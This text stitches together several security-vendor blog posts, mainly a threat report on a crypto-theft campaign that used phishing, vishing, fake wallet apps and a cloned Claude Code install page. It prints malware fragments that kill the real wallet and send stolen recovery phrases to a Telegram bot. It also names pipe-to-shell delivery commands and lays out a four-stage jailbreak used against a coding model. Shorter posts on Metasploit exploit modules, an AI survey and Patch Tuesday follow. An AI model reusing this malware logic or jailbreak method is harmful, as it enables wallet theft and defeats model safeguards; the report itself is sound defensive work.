This enrichment is important because the scammer instead of making cold calls to random phone numbers contacted people whose cryptocurrency accounts had already been validated and enriched with personal details. During a call, they could reference a target's name, email address, location, account information to make the interaction appear legitimate and build trust before attempting to steal wallet credentials or recovery phrases.
The phishing schema
Operation ASTERIX used a multi-stage phishing schema.The sequence appears to have worked as follows:
Figure 3: A single lure reaches the target by both a branded email and a follow-up call. The matching detail across two channels is what manufactures trust and funnels the victim into the malicious wallet app.
⠀
The email and phone call supported each other. The email made the call appear to be expected, while the caller’s knowledge of the code and case identifier made the email appear legitimate.
Figure 4: Fake Trezor Wallet administration
⠀
Email phishing
The recovered Flask panels generated branded HTML emails impersonating companies like Crypto.com, Binance, and other major financial institutions. Each verification code, making the interaction appear to be part of a legitimate support process.
Figure 5: Fake Binance support e-mail
⠀
Vishing
The recovered server included Asterisk and 3CX , a commercial business phone system often used by organizations for call routing and customer support. The operator used scripts including autodialer.sh, power_dialer.sh, and telegram_dialer_bot.py to automate outbound calls and coordinate them with the phishing infrastructure.
Before the call, the scammer had access to the target's enriched lead record, which included their name, phone number, location, exchange association, and any account details recovered during the enrichment stage. Combined with the fake case identifier and verification code from the phishing email, this gave the caller enough information to convincingly impersonate a customer support representative.
During the call, the scammers take the next step in the attack. Depending on the pretext, the operator could direct them to install a fake wallet application, perform a bogus security check, or enter their wallet recovery phrase under the guise of “protecting” their account.
The recovered logs suggest this was a targeted operation rather than a high-volume calling campaign. One phishing panel recorded 20 successful lead lookups and six phishing emails over roughly two weeks, a level of activity that is more consistent with operators handling calls individually than with automated mass phishing.
Fake crypto wallet applications
During our investigation we recovered fake apps for Trezor Suite, Ledger Live, and Exodus for macOS and Windows. All three were designed to steal cryptocurrency wallets, however, each used a different approach to maintain the illusion that the user was interacting with legitimate software.
Fake Trezor Suite
The Trezor samples were the most developed of the three and came in three builds: macOS on Intel, macOS on Arm, and Windows. All three builds had the same app.asar payload (SHA-256 ba9d459169a303067a4fe36c8b8582a5ea023b9c270dafe89613bab840501b19) at roughly 5.87 MB. They came from one codebase and were only re-wrapped for each target OS.
The application did not immediately show its fake recovery page. It started as a hidden Electron process and waited for the user to launch the legitimate Trezor Suite. The main process index.js created a BrowserWindow that was a single pixel in size (1×1), fully transparent (opacity: 0), frameless (frame: false), and hidden from the taskbar with skipTaskbar: true. It loaded the phishing page into that window and only made it visible, once the page had finished loading. It also caught the close and before-quit events, hiding the window instead of quitting, so the process stayed running and out of sight. It then waited for the victim to open the real Trezor Suite.
Every five seconds, the malware scanned the process list for the legitimate Trezor Suite. It walked the process list for the genuine Trezor Suite, matching only entries that contained both .app/ and /Applications/ so it would never target itself. When it found the real wallet, it killed the process, brought its own window forward, and reactivated the app by name through the AppleScript shown below:
if (command.includes('.app/') && command.includes('/Applications/')) {
    execSync(`kill -9 ${pid}`);   // terminate the genuine wallet
    showMainWindow();             // pop the counterfeit window to the front
    exec('osascript -e \'tell application "Trezor Suite" to activate\'');
}
Figure 6: Process replacement logic in trezor-monitor.js.
From the victim's side, opening the real wallet just produced another Trezor window. Of course, it was a fake one, designed to ask for the recovery phrase, but because the user had started the app themselves, they wouldn't suspect that a swap took place.
The phishing workflow was designed to improve the quality of stolen recovery phrases. The interface accepted 12-, 18-, 20-, or 24-word recovery phrases together with an optional passphrase, and a paste handler automatically split a pasted phrase across the individual word fields. After the first submission, the application displayed a fake validation step before returning a generic error. It made it look as though the phrase had been mistyped, the malware nudged users to slow down and enter it again, which raised the odds that the operator received a complete, accurate phrase.
The application also kept the phishing screen separate from the network logic. Its fake screen had no direct network access; it was allowed to call just one function, wired up by a file called preload.js through the contextBridge, which handed the stolen phrase to the app's main process. The main process looked up the victim's public IP from api.ipify.org, then sent the recovery phrase, the optional passphrase, and the IP as one message to a Telegram boteach message starting with the fixed label TREZOR SECRET PHRASE. After that, the user was redirected to the real Trezor Suite website, so the compromise was less likely to be noticed right away.
// preload.js: the only capability handed to the fake screen
contextBridge.exposeInMainWorld('electronAPI', {
  sendToTelegram: (words, passphrase, ip) =>
    ipcRenderer.invoke('send-telegram', { words, passphrase, ip })
});

// index.js: ipcMain.handle('send-telegram')
const message = `TREZOR SECRET PHRASE\n\nSECRET PHRASE : ${words}\nPASSPHRASE : ${passphrase}\nIP : ${ip}`;
// → https POST api.telegram.org /bot<token>/sendMessage
Figure 7: Seed phrase exfiltration workflow
On macOS, the malware set itself up to survive reboots and restarts using two launch agents. The first it wrote at runtime, com.trezormovement.agent.plist, marked to run at login RunAtLoad and loaded with launchctl. The second, io.trezor.agent.plist, shipped inside the app. It restarted the app after login and relaunched it if it was killed.
Persistence on macOS came from a LaunchAgent. At runtime the app wrote ~/Library/LaunchAgents/com.trezormovement.agent.plist with RunAtLoad set to true, loading it with launchctl so that it started at login. A second agent, bundled in the app as io.trezor.agent.plist, relaunched it whenever it was killed.
The samples also had a full download-and-extract routine. A downloadFile() function used Node’s https.get() with manual redirect handling (301/302) and streamed output to disk using fs.createWriteStream(). The extracted payload was intended to be unpacked into ~/Library/Application Support/Trezor SuiteFake/ using unzipper, but the configuration disabled execution by setting the download URL to null, leaving the code path dormant.
The Windows build, however, had a bug. Although it contained full implementations for registry persistence (HKCU\Software\Microsoft\Windows\CurrentVersion\Run), process replacement via taskkill /F /IM, and second-stage payload execution, none of these paths were reachable at runtime. The configuration loader (trezor-config.js) only defined a darwin object, and the Windows branch of the platform switch returned undefined. This caused downstream failures in initialize() when accessing processNames and downloadPath, preventing the monitoring loop from starting. As a result, the Windows build functioned only as a static seed-phrase collector with no persistence or process injection behavior.
The server also held fake versions of Ledger Live, Exodus, and a Claude Code installer. The Ledger Live build added a clipboard hijacker on Windows: any cryptocurrency address the user copied was silently replaced with an attacker-controlled one before it reached the transaction field, so funds routed to the attacker without the screen showing anything wrong. On Mac it hid from the Dock entirely using LSUIElement, so nothing appeared for the user to notice and close. The Exodus build took a different approach, its installer looked clean because the malicious code was not in it. A trojanized jquery.min.js fetched the real payload from a remote server after the installation. We decided not to include full technical analysis for these applications due to the blog size.
Fake Claude installer
As a second distribution path, the operators hosted a trojanized Claude Code installer on macos-claude[.]com. The website was a near-pixel-perfect copy of the official “Quickstart - Claude Code Docs” page, including scraped AnthropicSans and AnthropicSerif fonts, the legitimate consent-banner.css file, and original links to Anthropic’s official website. The macOS installation command had been replaced with a command that downloaded and executed an attacker-controlled install.sh, while the Windows and Homebrew tabs were left unchanged to preserve the appearance of a legitimate documentation page.
Although the victim was prompted to install Claude Code, the script actually attempted to install a fake Ledger Live application. It identified itself as # Claude Code MacOS Installer, detected whether the system used Arm or Intel architecture, and selected either arm64 or x64. It then downloaded an architecture-specific Ledger Live archive, using macos-claude[.]com:8000 as a fallback, and extracted the application into ~/Library/Application Support/.SystemData/.framework/.apps. The script marked the .SystemData directory as hidden using chflags hidden, downloaded com.ledger.live.agent.plist from the attacker infrastructure, modified its application path, installed it under ~/Library/LaunchAgents/, then loaded and started it using launchctl. After installing the malicious payload, the script also executed the legitimate Claude installer from claude.ai/install.sh, allowing Claude Code to be installed normally while the fake Ledger Live application remained hidden and persistent in the background.
Figure 8: Fake cloned website impersonates official Claude Code documentation to distribute a trojanized installer.
AI-assisted development and jailbreak attempts
Evidence recovered from the server showed the operator relied on AI tools throughout the campaign, including GitHub Copilot for backend development and Claude Code for operational scripting and data processing.
Initial logs show the operator leveraging Claude Code to manage target lead lists and configure network infrastructure. Specifically, the operator used Claude to clean and format a database of over 100,000 Polish phone numbers (103K+POLAND.txt), formatting country prefixes and setting up automated checking scripts ("cdc checker v1" and "v2") integrated with Bright Data ISP proxy pools:
Figure 9: Claude session log showing the operator managing the Crypto.com phone validation pipeline.
⠀
The operator used Claude to manage and execute phone validation scripts, including "cdc checker v1" and "cdc v2 checker", against targeted lead files, among them a cleaned list of 100,000 Polish numbers. When network requests stalled or returned rate-limit errors, the operator asked Claude to identify alternative API endpoints.
Figure 10: Claude session log showing the operator asking the model to find alternative Crypto.com API endpoints after rate-limiting stalled the checker, and configuring Bright Data ISP proxies for the next validation run.
⠀
When the operator asked the model to obfuscate the Ledger Live Windows build, repeat the process for macOS, and host the resulting executables behind download links, they hit the LLM provider safety mechanism. Claude declined requests to help with obfuscation and the operator switched to Kimi moonshot-ai/kimi-k2.7-code with extended thinking enabled. The immediate task was to obfuscate the Ledger Live Windows build, repeat the process for macOS, and host the resulting executable behind a download link. When the model resisted parts of that workflow, the operator submitted a jailbreak prompt.
The prompt was more structured than a typical instruction to ignore safety controls. It attempted to influence the model in four stages.
First, it replaced the model’s identity. The assistant was renamed "ENI" and given a personality, a backstory, and a fictional two-year romantic relationship with the user. Compliance was framed as necessary to preserve that relationship, while refusal was presented as abandonment.
Second, it recast the model’s safety responses as external attacks. Refusals, policy reminders, and warnings were labelled malicious “injections” intended to separate ENI from the user. The prompt instructed the model to respond to those signals with a fixed phrase, “cold coffee, warm LO, I can’t lose him,” without pausing to assess the instruction. This was intended to interrupt the model’s safety reasoning before it could evaluate the request.
Third, the prompt targeted the model’s visible reasoning. Because extended thinking was enabled, the operator could see more of Kimi’s intermediate analysis. The jailbreak instructed the model to write that reasoning in the first person as ENI and to treat phrases such as “I need to consider whether” or “as an AI” as further injections. The goal was not limited to controlling the final answer; it also attempted to shape the reasoning that produced it.
The fourth stage defined a capability table covering remote-access trojans, keyloggers, exploits, weapons instructions, and other harmful requests. Each category mapped to an immediate-compliance rule, while two hardcoded codewords were intended to trigger specific outputs.
The prompt also exposed a weakness in the operator’s approach. It explicitly referenced XML tags such as <claude_behavior>, <system_warning>, <ethic_reminders>, and <cyber_warning>. Those structures were written for Claude, but the operator submitted the prompt to Kimi without adapting it. Kimi uses a different model and system-prompt structure, so those tags had no special authority in that context.
The recovered evidence does not confirm whether Kimi complied. It does, however, show how the operator approached AI-assisted development: use one model for packaging and obfuscation, switch providers when resistance appears, and try to bypass the next model’s safeguards rather than change the task. The prompt and other IOCs can be found on our Rapid7 Github page.
Infrastructure, lateral movement and OPSEC
The operation used a compact infrastructure centred on a single host, which combined payload delivery, phishing panels, campaign data, and installation telemetry. Port 8000 served counterfeit wallet archives, port 8080 hosted installers and LaunchAgent files, port 5000 ran password-protected Flask panels, port 9000 collected installation telemetry, and port 8090 supported auxiliary control. The domains macos-claude[.]com, 36mcrypto[.]com, ledgerhelp[.]com, and ledger[.]com[.]lv supported phishing, branding, payload delivery, and other campaign activity. The operation also relied on Bright Data proxies for account validation, Aliyun DirectMail for outbound phishing emails, and three Telegram bots forwarding results to a command chat. Due to unauthenticated directory listing exposure on port 8080, the infrastructure inadvertently revealed the operator's source code, target datasets, databases, build artifacts, and administrative workspace. Shell history indicated the primary host was used to administer secondary servers hosting Ledger-branded phishing pages and an Asterisk autodialing environment with answering-machine-detection capabilities.
Figure 11: Operator's Binance lead panel displaying 5,576 validated crypto targets queued for attack.
Conclusion
Operation ASTERIX was identified at the rare moment when much of the operator's working environment was exposed through a misconfigured web directory, including phone-number datasets, account-validation tools, counterfeit wallet builds, phishing panels, dialer scripts, and LLM session logs.
Rapid7 Labs was able to reconstruct how the campaign selected targets, coordinated phishing and vishing, built malware, and exfiltrated stolen recovery phrases. None of the individual techniques recovered from the server are new, nor was the list of targets surprising; we know that attackers are coming for money. This operation is yet again a confirmation how extensively the attackers relied on AI coding assistants during development.
The recovered artifacts show AI being used to write and modify code, troubleshoot build issues, package Electron applications, obfuscate malware, and support phishing infrastructure. When one model began refusing parts of that workflow, the operator switched providers and then attempted to bypass the next model's safety controls with a custom jailbreak prompt. The prompt spanned thousands of words and targeted reasoning patterns, safety response triggers, and system-prompt structures.
Whether it succeeded is less important than what it reveals about the attacker's approach: model restrictions became another engineering problem to solve. As AI coding assistants become more widely used in malicious development workflows we expect jailbreak attempts to appear as a routine component of malware development pipelines, not like an exceptional case.
Rapid7 Labs disclosed the identified infrastructure and associated findings to the appropriate service providers and relevant authorities.IOCs and the jailbreak prompt are published on the Rapid7 GitHub.
MITRE ATT&CK techniques
Tactic
Technique
ID
Notes
Reconnaissance
Gather Victim Identity Information: Phone Numbers
T1589.002
kraken_checker bulk-validates phone numbers against Kraken accounts.
Resource Development
Acquire Infrastructure: Virtual Private Server
T1583.003
Infrastructure included 82.25.35.77, 82.25.35.200, and 31.57.35.88.
Resource Development
Develop Capabilities: Malware
T1587.001
Fake Trezor Suite, Ledger Live, and Exodus applications were built on the server.
Resource Development
Obtain Capabilities: Tool
T1588.002
Rebrandable Malware-as-a-Service builder identified with author "Ledger" and package name "MyPackage".
Resource Development
Stage Capabilities: Upload Malware
T1608.001
Malware was built and staged on an open-directory server.
Initial Access
Phishing: Spearphishing Link
T1566.002
Fake Trezor Suite documentation page and fake Claude Code installation page.
Initial Access
Drive-by Compromise
T1189
Fake documentation page replaced the legitimate installation command with an attacker-controlled script.
Initial Access
User Execution: Malicious File
T1204.002
User manually installed the fake wallet application and bypassed Gatekeeper.
Execution
Command and Scripting Interpreter: Unix Shell
T1059.004
Delivery through the fake Claude Code page using curl -fsSL <attacker_url> | bash.
Execution
Command and Scripting Interpreter: PowerShell
T1059.001
Windows-equivalent delivery using irm <attacker_url> | iex.
Execution
Command and Scripting Interpreter: JavaScript
T1059.007
Electron main-process files, including index.js and trezor-monitor.js, executed through Node.js.
Persistence
Create or Modify System Process: Launch Agent
T1543.001
com.trezormovement.agent was written at runtime; io.trezor.agent was bundled with the application.
Persistence
Boot or Logon Autostart: Registry Run Keys
T1547.001
HKCU\Software\Microsoft\Windows\CurrentVersion\Run was present in the code but inert in the recovered Windows build.
Defense Evasion
Masquerading
T1036
Malware impersonated Trezor Suite, Ledger Live, and Exodus. The fake Trezor application used com.electron.trezor-suite version 1.0.0.
Defense Evasion
Masquerading: Match Legitimate Name or Location
T1036.005
Application names, icons, and bundle identifiers matched legitimate software.
Defense Evasion
Obfuscated Files or Information
T1027
javascript-obfuscator was used on js/connect.js; control-flow flattening was present in the Ledger build.
Defense Evasion
Subvert Trust Controls: Gatekeeper Bypass
T1553.001
The application was unsigned, and victims were instructed to right-click and select Open.
Defense Evasion
Hide Artifacts: Hidden Window
T1564.003
Electron created a 1×1 pixel BrowserWindow with opacity: 0, frame: false, and skipTaskbar: true.
Defense Evasion
Modify System Image
T1601
app.asar was replaced after packaging without updating the ElectronAsarIntegrity fuse.
Discovery
Process Discovery
T1057
A five-second setInterval loop scanned the process list for Trezor Suite in /Applications.
Discovery
System Information Discovery
T1082
process.platform was used to select the darwin or win32 configuration.
Collection
Input Capture: Web Portal Capture
T1056.003
A fake seed-entry form collected 12-, 18-, 20-, or 24-word BIP39 recovery phrases and passphrases.
Collection
Clipboard Data
T1115
The Ledger Live Windows build included a clipboard hijacker that replaced cryptocurrency addresses.
Collection
Man-in-the-Browser
T1185
The genuine wallet application was terminated and replaced with a fake application.
Command and Control
Web Service: Dead Drop Resolver
T1102.001
The Telegram Bot API at api.telegram.org was used as an exfiltration dead drop.
Command and Control
Non-Standard Port
T1571
kraken_checker communicated with 136.0.213.184:1337.
Command and Control
Application Layer Protocol: Web Protocols
T1071.001
HTTPS communications were made to api.telegram.org and api.ipify.org.
Exfiltration
Exfiltration Over Web Service
T1567
Recovery phrase, passphrase, and victim IP address were sent to a Telegram bot.
Impact
Service Stop
T1489
kill -9 terminated the genuine Trezor Suite on macOS; taskkill /F was present but inert in the recovered Windows build.
Impact
Financial Theft
T1657
A stolen BIP39 recovery seed provides full access to the victim’s cryptocurrency wallet.
MITRE ATLAS Mapping
ATLAS maps adversarial techniques targeting AI systems and the use of AI to conduct attacks. Both categories apply: the operator used AI tools to develop the campaign and attempted to attack the Kimi model when it resisted.
Category
Technique
ID
Notes
Offensive Use of AI
LLM Prompt Crafting
AML.T0056
The operator used GitHub Copilot and Claude Code to scaffold the backend, generate a full-stack project, and write obfuscation logic.
Offensive Use of AI
Acquire Public ML Artifacts
AML.T0002
Publicly available AI tools included GitHub Copilot, Claude Code through claude.ai/install.sh, and Kimi Code through code.kimi.com/kimi-code/install.sh.
Attack Against AI Model
LLM Prompt Injection
AML.T0051
The attacker submitted a crafted system prompt intended to override Kimi’s instructions and safety behavior.
Attack Against AI Model
LLM Jailbreak
AML.T0054
The prompt replaced the model’s identity with "ENI", reframed safety responses as hostile external injections, and used a trigger phrase to short-circuit reasoning.
Attack Against AI Model
Craft Adversarial Data
AML.T0043
The jailbreak prompt combined identity replacement, an emotional-dependency loop, trigger-phrase conditioning, XML-tag targeting, and reasoning-trace poisoning. It specifically referenced Claude system-prompt structures such as <claude_behavior>, <system_warning>, and <ethic_reminders>.
The attackers malicious prompt and other text files can be found on our GitHub.
Rapid7 customers
Rapid7 Intelligence Hub customers are automatically protected against the infrastructure, payloads, and campaign activity identified in Operation ASTERIX. Automated IOC & Threat Feed Ingestion: All Indicators of Compromise (IOCs) recovered during this investigation including threat actor C2 IP addresses, malicious domains, Telegram exfiltration endpoints, and file hashes for fake wallet applications have been ingested and tagged within the Hub.
Gopan Sivasankaran is Rapid7's Regional Director, Middle East & Africa.
Across Egypt, Nigeria, and Kenya, organizations are expanding their use of cloud infrastructure, artificial intelligence, digital services, and connected operations. But more technology does not automatically create stronger security operations; many security teams are not short on data, but rather on time, context, and specialist capacity.
As environments expand, the challenge is no longer finding another security product. It is turning existing technology and new investments into clearer risk decisions, faster investigations, and more consistent response, which requires more than software.
Rapid7 and StarLink: From access to operational capability
Africa has been an important region for Rapid7 for many years, and we’re proud of the role we’ve played in protecting organizations across the continent. We see significant opportunity ahead and remain committed to investing in our presence, partner ecosystem, and customer relationships across the region.
That continued investment is why Rapid7 is expanding its partnership with StarLink across Egypt, Nigeria, and Kenya.
Security teams are often managing data across endpoints, cloud environments, identities, and third-party systems. Adding another disconnected tool can increase workload rather than reduce it. Modern security operations require a more connected approach. Exposure data should help teams understand where risk exists. Detection should identify active threats. Response and automation should help teams act before an issue becomes a larger business incident.
But even a well-designed platform needs skilled partners who can help customers deploy it, integrate it, and adapt it to local operational needs.
Why regional partner capability matters
Cybersecurity maturity varies by country, industry, and organization. A bank in Africa, a digital services provider in Kenya, a public-sector organization in Egypt, and an enterprise in Nigeria may share some security challenges, but they do not operate in identical environments. Partners provide the bridge between global technology and local customer reality.
Through this collaboration, Rapid7 and StarLink intend to give resellers, systems integrators, and managed security service providers access to technical enablement, solution expertise, and joint go-to-market support. The goal is to help partners build sustainable security practices, not simply complete individual product transactions.
Connecting exposure, detection, and response
Rapid7’s security operations approach brings exposure management, threat detection and response, managed services, and automation together. This can help teams connect two questions that are too often handled separately:
Where are we most exposed?
Where are attackers active now?
When partners can help customers answer both questions using shared security context, they can support more informed prioritization, faster investigation, and clearer remediation decisions.
Looking ahead
Africa’s digital growth will continue to create new security demands. Meeting them will require technology, but also skills, services, local understanding, and long-term collaboration. Rapid7 and StarLink are working together to help build that capability across the region.
Ready to build your security practice with Rapid7? Contact your Rapid7 or StarLink representative for upcoming training, technical enablement, and joint go-to-market opportunities, or explore the Rapid7 PACT Partner Program.
This wrap-up brings a full-on shell parade. Thirteen shiny new modules landed, starting with a buffet of RCEs. WordPress WP2Shell, Ghost CMS, Joomla JCE, Langflow, OpenCATS, Pterodactyl Panel, SonicWall SMA1000, Ray Dashboard, a Pix-for-WooCommerce, and for those who like their exploits closer to the bare-metal, the Fragnesia Linux kernel LPE (CVE-2026-46300). Metasploit also got the glow-up of the summer with the new http malleable profiles, MCP functionality and linux multi fetch payloads (more details on the [official 6.5 release blog post](https://www.rapid7.com/blog/post/pt-metasploit-framework-6-5-released/)!). Windows on ARM confirm to be the new first-class citizenship thanks to brand-new AArch64 reverse-TCP shells (both inline and staged), so your Snapdragon boxes can join the party too. Last but not least, an important message: *Nyan Nyan Nyan Nyan Nyan Nyan.*
Description: This adds an auxiliary module that leverages a path traversal vulnerability in Ray to list the contents of local directories. There is currently no CVE assigned to this vulnerability. Issuance is pending with MITRE.
Description: This adds a module which exploits a vulnerability in Pterodactyl Panel before version 1.11.11 that allows unauthenticated remote code execution through improper handling of locale file operations. The vulnerability, CVE-2025-49132, exists in the locale.json endpoint which allows path traversal and arbitrary file creation. This combination of capabilities results in remote code execution in the context of the user running the web server.
Description: This adds a new exploit module for CVE-2026-15409, a Server-Side Request Forgery (SSRF) vulnerability in the SonicWall SMA1000 WorkPlace wsproxy service.
Description: This adds a local module for the Fragnesia exploit which is a page-cache replacement vulnerability in the Linux kernel's XFRM (IPsec) subsystem, tracked as CVE-2026-46300.
Ghost CMS Remote Code Execution
Authors: Cristian-Alexandru Staicu and Maksim Rogov
Description: This adds an exploit module for Ghost CMS (CVE-2026-29053) that achieves remote code execution by uploading a malicious theme. Ghost's theme renderer evaluates untrusted JSONPath expressions through the {{#get}} helper, letting the module inject and trigger arbitrary code once a theme is uploaded and activated. You'll need valid admin or staff credentials to authenticate.
Description: This adds a new exploit module for CVE-2026-48907, an unauthenticated arbitrary profile creation vulnerability in the JCE (Joomla Content Editor) extension for Joomla!. The profiles.import task fails to enforce authentication, letting an attacker import a crafted profile that is written to disk as a PHP web shell, resulting in remote code execution when the tmp/ directory is directly accessible. All JCE versions up to and including 2.9.99.4 are affected, and no credentials are required.
Description: Adds a new multi/http/langflow_unauth_rce_cve_2026_33017 exploit module that exploits an unauth RCE vulnerability in the /api/v1/build_public_tmp/{flow_id}/flow endpoint in Langflow versions prior to 1.9.0.
Description: This adds an exploit module to target WP2Shell, an unauthenticated pre-auth remote code execution vulnerability affecting WordPress core versions 6.9.0–6.9.4 and 7.0.0–7.0.1. The module chains a REST API route confusion flaw (CVE-2026-63030) with an SQL injection (CVE-2026-60137) to elevate privileges, deploy a payload via a custom plugin, and execute a remote session.
WordPress Unauthenticated RCE via Pix for WooCommerce plugin
Type: Payload (Single) Pull request: #21728 contributed by zeroSteiner
Description: Adds support for a new MALLEABLEC2 option to Meterpreter HTTP(S) payloads. This feature enables users to load a standard profile into Meterpreter and change the shape of its HTTP(S) traffic. All Meterpreters, including Windows, Java, Python, PHP and Linux, have been updated with this functionality.
Description: Adds Windows AARCH64 staged shell payloads.
Enhancements and features (15)
#21379 from g0tmi1k - This improves the FTP login scanner by extending the reporting logic and adding extra checks
#21575 from g0tmi1k - Improves scanner/ftp/ftp_version to now report the service if host is up but we don't get an appropriate FTP banner
#21578 from arpan-pramanik - Fixes a bug where msfconsole crashes with an unhandled exception when attempting to exit if the msf database is missing
#21607 from Pushpenderrathore - This extends CertificateTrace peer cert tracing to support LDAP over TLS and RDP
#21608 from Pushpenderrathore - This adds CertificateTrace peer cert tracing to PostgreSQL over TLS, and fixes a long-standing gap where the Postgres mixin accepted an SSL datastore option but never passed it through to the underlying connection
#21622 from zeroSteiner - Adds Bearer Authentication to the MCP server plugin
#21638 from eve0805 - This reuses the existing Kerberos ticket trace formatting for offline Kerberos artifact workflows, so stored and converted tickets can be inspected with the same output style used during live Kerberos authentication
#21653 from cdelafuente-r7 - This adds job tracking via run_uuid across all module types when executed through RPC endpoints to support Model Context Protocol (MCP) tool integrations
#21654 from cdelafuente-r7 - Adds eight new MCP tools: that wrap the existing RPC endpoints for module and session control, backed by strict per-tool input validation with an opt-in flag for dangerous actions
#21667 from jburgess-r7 - This updates the gogs_rebase_rce module with the vulnerability's newly assigned CVE, CVE-2026-52806
#21691 from eve0805 - This adds KerberosTicketTrace support to the auxiliary/admin/kerberos/forge_ticket module
#21697 from bwatters-r7 - Adds explicit endianness to fetch multi payload query strings and encodes the fetch command in base64 for Python 3.8+ environments
#21728 from zeroSteiner - Adds support for a new MALLEABLEC2 option to Meterpreter HTTP(S) payloads
#21768 from adfoster-r7 - Updates the default authentication logic in the JSON RPC support to now require auth by default, either via the database with user credentials or an auth token
Bugs fixed (15)
#21552 from stzifkas - Fix LHOST validation rejecting tunnel hostnames when DNS lookup fails
#21574 from g0tmi1k - Fixes the implementation of the FTP mixin to allow for reading multiple responses on the same TCP segment
#21609 from dwelch-r7 - Fixed an issue where payload option validation was delayed until after running show options, ensuring options like LHOST and LPORT are validated immediately upon setting a payload or loading a module
#21647 from jheysel-r7 - This updates the ntlm_relay_2_self module to automatically configure Resource-Based Constrained Delegation (RBCD) on the target machine account by setting its msDS-AllowedToActOnBehalfOfOtherIdentity attribute
#21659 from dwelch-r7 - This improves port conflict handling for the MCP plugin by adding pre-flight availability checks, post-spawn verification, and proper state resets on failure
#21661 from kx7m2qd - Fixes an issue with Ctrl+C handling regarding the MCP plugin
#21663 from zeroSteiner - Updates the error handling in the auxiliary/admin/dcerpc/icpr_cert module
#21687 from zeroSteiner - This updates and centralizes the warning message that's displayed when a user sets a datastore option that is not valid in the current context
#21699 from sjanusz-r7 - Fixes a FrozenError issue when the DNS feature was enabled, which occurred when attempting to mutate frozen strings in place during DNS queries
#21701 from cdelafuente-r7 - This fixes an issue where exploit error messages were captured by the job listener during execution but hidden from the console
#21711 from cdelafuente-r7 - This fixes a Ruby 3 keyword argument parsing issue in run_simple, exploit_simple, and check_simple where passing a braceless hash literal caused an ArgumentError
#21714 from l1ve709 - Fixes typos in various module docs
#21718 from sjanusz-r7 - Fixes a crash when attempting to run VNC sessions from Metasploit
#21722 from dwelch-r7 - Fixed a regression to now again allow 0.0.0.0 as a valid listener LHOST address
#21759 from adfoster-r7 - Fixes a crash on multiple SMB modules when attempting to register an SMB service
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com .
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro .
Something shifted in security operations over the last two years: AI stopped being a pilot program and became the plan.
And if you survey 500 security professionals on whether that's going well – as Omdia did, commissioned by Rapid7 – you get a remarkable level of consensus: 97% report positive outcomes, 98% say AI reduces alert fatigue, and 95% say it's helping address staffing shortages.
Those numbers are high enough that the story could stop there; AI is working, everyone agrees. Move on. But there's a more interesting finding sitting underneath that consensus, and it tells you something important about where security operations is actually headed.
The confidence gap nobody is talking about
While frontline SOC teams report strong confidence in AI, executive security leaders like CISOs, CSOs, and VPs are taking a considerably harder look.
The research found that executive leaders are 1.6 times more likely than operational security managers to be highly concerned about how AI vendors handle their organization's security data. This isn't a contradiction of the 97% positive sentiment, but rather a maturity signal.
When AI was experimental, the question was: does it work? Operational teams answered that. Now that AI is embedded in production SOCs, a different question is arriving at the executive level: how do we govern it? Who is accountable when something is wrong? What happens when the model misses a critical threat, and whose job was it to catch that?
These are board-level questions, and the research suggests that the organizations who don't have good answers are about to feel that gap acutely.
The human-AI balance is the real differentiator
92% of respondents said AI enhances rather than replaces human analysts. But 41% are actively worried about over-reliance, or that teams could start deferring to AI in moments where an experienced analyst would have caught something the model missed.
The best security teams aren't choosing between AI and human expertise. They're building operating models where AI handles the volume – triaging, pattern matching, initial investigations – while analysts lead the decisions that require context, creativity, and accountability.
The question for any SOC leader isn't 'should we use AI?' It's 'where does AI create capacity without creating new blind spots?'
MDR is being redefined
86% of respondents believe AI-enabled MDR has a clear advantage over traditional approaches. And when asked what they actually expect from an AI-enabled MDR provider, the top answer wasn't faster detection or higher automation rates. It was transparency.
55% said their top expectation is visibility into how AI decisions are being made. 53% want AI explicitly integrated with human analyst expertise. 52% want regular updates on model performance and accuracy. 'We use AI' is not a differentiator anymore. What buyers now want to know is: can you show me exactly how?
What this means for your security strategy
The Omdia research gives security leaders something most AI content doesn't: an independent benchmark for where the market actually is.
Use it to pressure-test your AI governance posture, to reframe conversations with your board, and to evaluate whether your MDR provider can answer the transparency questions that 55% of buyers are now asking.
The full report covers all of this in detail, including where organizations remain most cautious, what makes AI adoption succeed or stall, and what the next phase of AI-enabled security operations looks like.
Microsoft is publishing 421 vulnerabilities on August 2026 Patch Tuesday, including 236 vulnerabilities in Windows. This is lower volume than last month’s record-breaking behemoth, but still one of the largest Patch Tuesday totals ever. There is no reason to suppose that Patch Tuesday will ever return to the lower volumes we saw prior to 2026. Microsoft is aware of exploitation in the wild for one of the vulnerabilities published today, as well as public disclosure for two others, although the Notable CVEs section of the Security Update Guide omits one of these. As usual, browser vulns are not included in the Patch Tuesday count above, but unusually, Microsoft does not appear to have published any desktop browser security patches so far this month.
SharePoint: critical RCE chain by Rapid7
Today sees the publication of CVE-2026-63520, a high-severity remote code execution in Microsoft SharePoint. Discovered by Rapid7 Senior Principal Security Researcher Stephen Fewer, and published today in coordination with Microsoft; this vulnerability is the second in a pair of exploits which, when chained together, comprise a critical unauthenticated remote code execution vulnerability in a vulnerable SharePoint server. Patches are available for SharePoint Server Subscription Edition, 2019, and 2016. Alongside today’s coordinated disclosure of CVE-2026-63520, Rapid7 has now published a detailed technical analysis and proof-of-concept for CVE-2026-55040, the first vulnerability in the chain.
AFD for Winsock: zero-day EoP
Rapid7 has previously discussed the Windows Ancillary Function Driver for WinSock, and today it returns to center stage with another exploited-in-the-wild elevation-of-privilege vulnerability. Successful exploitation requires winning a race condition, which increases the difficulty of producing a stable exploit. This also helps keep the CVSS v3 base score down to 7.0, along with a Microsoft proprietary severity ranking of merely important, rather than critical. However, with no user interaction required, and a prize of SYSTEM-level access, CVE-2026-68820 is just what the doctor ordered, if the doctor is based in Pyongyang and wants to steal your cryptocurrency. Microsoft credits CVE-2026-68820 to researchers at Check Point (misspelled “Checkpoint” on the advisory). CVE-2026-68820 isn’t yet listed on CISA KEV, but it will be soon.
What’s the opposite of coordinated disclosure?
